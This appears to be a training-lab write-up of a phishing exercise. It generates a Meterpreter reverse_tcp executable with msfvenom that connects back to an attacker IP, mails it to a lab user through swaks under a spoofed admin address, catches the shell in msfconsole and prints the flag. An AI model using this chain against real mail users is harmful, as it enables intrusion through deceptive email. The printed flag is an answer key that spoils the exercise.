Description:

Mail server is running on laboratory server. It uses domain: `sandbox.local`

The bot, launched on behalf of the user Mike, reads all previously unread emails every 30 seconds and runs all attachment (thereby emulating the actions of an unwary employee).


Your task is to take advantage of this vulnerability and gain access to the file root.txt located on the desktop of the user Mike.

Attacking:

First we add the IP to the `/etc/hosts` just in case

- then we can craft a payload with `msfvenom`

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.0.251
LPORT=9001 -f exe -o reverse.exe
```



```
┌──(invicta㉿kali)-[~/ptCamp/day3/socialeng]
└─$ swaks --to mike@sandbox.local --from admin@sandbox.local --server 10.10.0.39 --attach @reverse.exe
=== Trying 10.10.0.39:25...
=== Connected to 10.10.0.39.
<-  220 DESKTOP-T5SSK6Q Axigen ESMTP ready
 -> EHLO kali
<-  250-DESKTOP-T5SSK6Q Axigen ESMTP hello
<-  250-PIPELINING
<-  250-AUTH PLAIN LOGIN CRAM-MD5 DIGEST-MD5 GSSAPI
<-  250-AUTH=PLAIN LOGIN CRAM-MD5 DIGEST-MD5 GSSAPI
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250-SIZE 10485760
<-  250-STARTTLS
<-  250-HELP
<-  250 OK
 -> MAIL FROM:<admin@sandbox.local>
<-  250 Sender accepted
 -> RCPT TO:<mike@sandbox.local>
<-  250 Recipient accepted
 -> DATA
<-  354 Ready to receive data; remember <CRLF>.<CRLF>
 -> Date: Wed, 14 Aug 2024 16:25:22 +0300
 -> To: mike@sandbox.local
 -> From: admin@sandbox.local
 -> Subject: test Wed, 14 Aug 2024 16:25:22 +0300
 -> Message-Id: <20240814162522.339862@kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_339862"
 ->
 -> ------=_MIME_BOUNDARY_000_339862
 -> Content-Type: text/plain
 ->
 -> This is a test mailing
 -> ------=_MIME_BOUNDARY_000_339862
```

- now we can craft an email with our payload attached to the mike user


```
swaks --to mike@sandbox.local --from admin@sandbox.local --server 10.10.0.39
--attach @reverse.exe
```

BUT before sending we must setup `msfconsole` listener:

```
msf6 > use exploit/multi/handler
msf6 > set payload windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST tun0
msf6 > set LPORT 9001
msf6 > exploit
```

and we get a shell, now we just go to the `Mike` user Desktop folder and use the command `type` for the flag:

```
type root.txt
# flag is:
54817fe7049221c92542027300015b601
```



```
C:\Users\Mike\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEC1-03BC

 Directory of C:\Users\Mike\Desktop

09/24/2023  09:57 AM    <DIR>          .
09/24/2023  09:57 AM    <DIR>          ..
04/25/2023  07:59 PM             2,348 Microsoft Edge.lnk
05/10/2023  10:59 PM                33 root.txt
               2 File(s)          2,381 bytes
               2 Dir(s)  28,215,033,856 bytes free

C:\Users\Mike\Desktop>type root.txt
type root.txt
54817fe7049221c92542027300015b601
```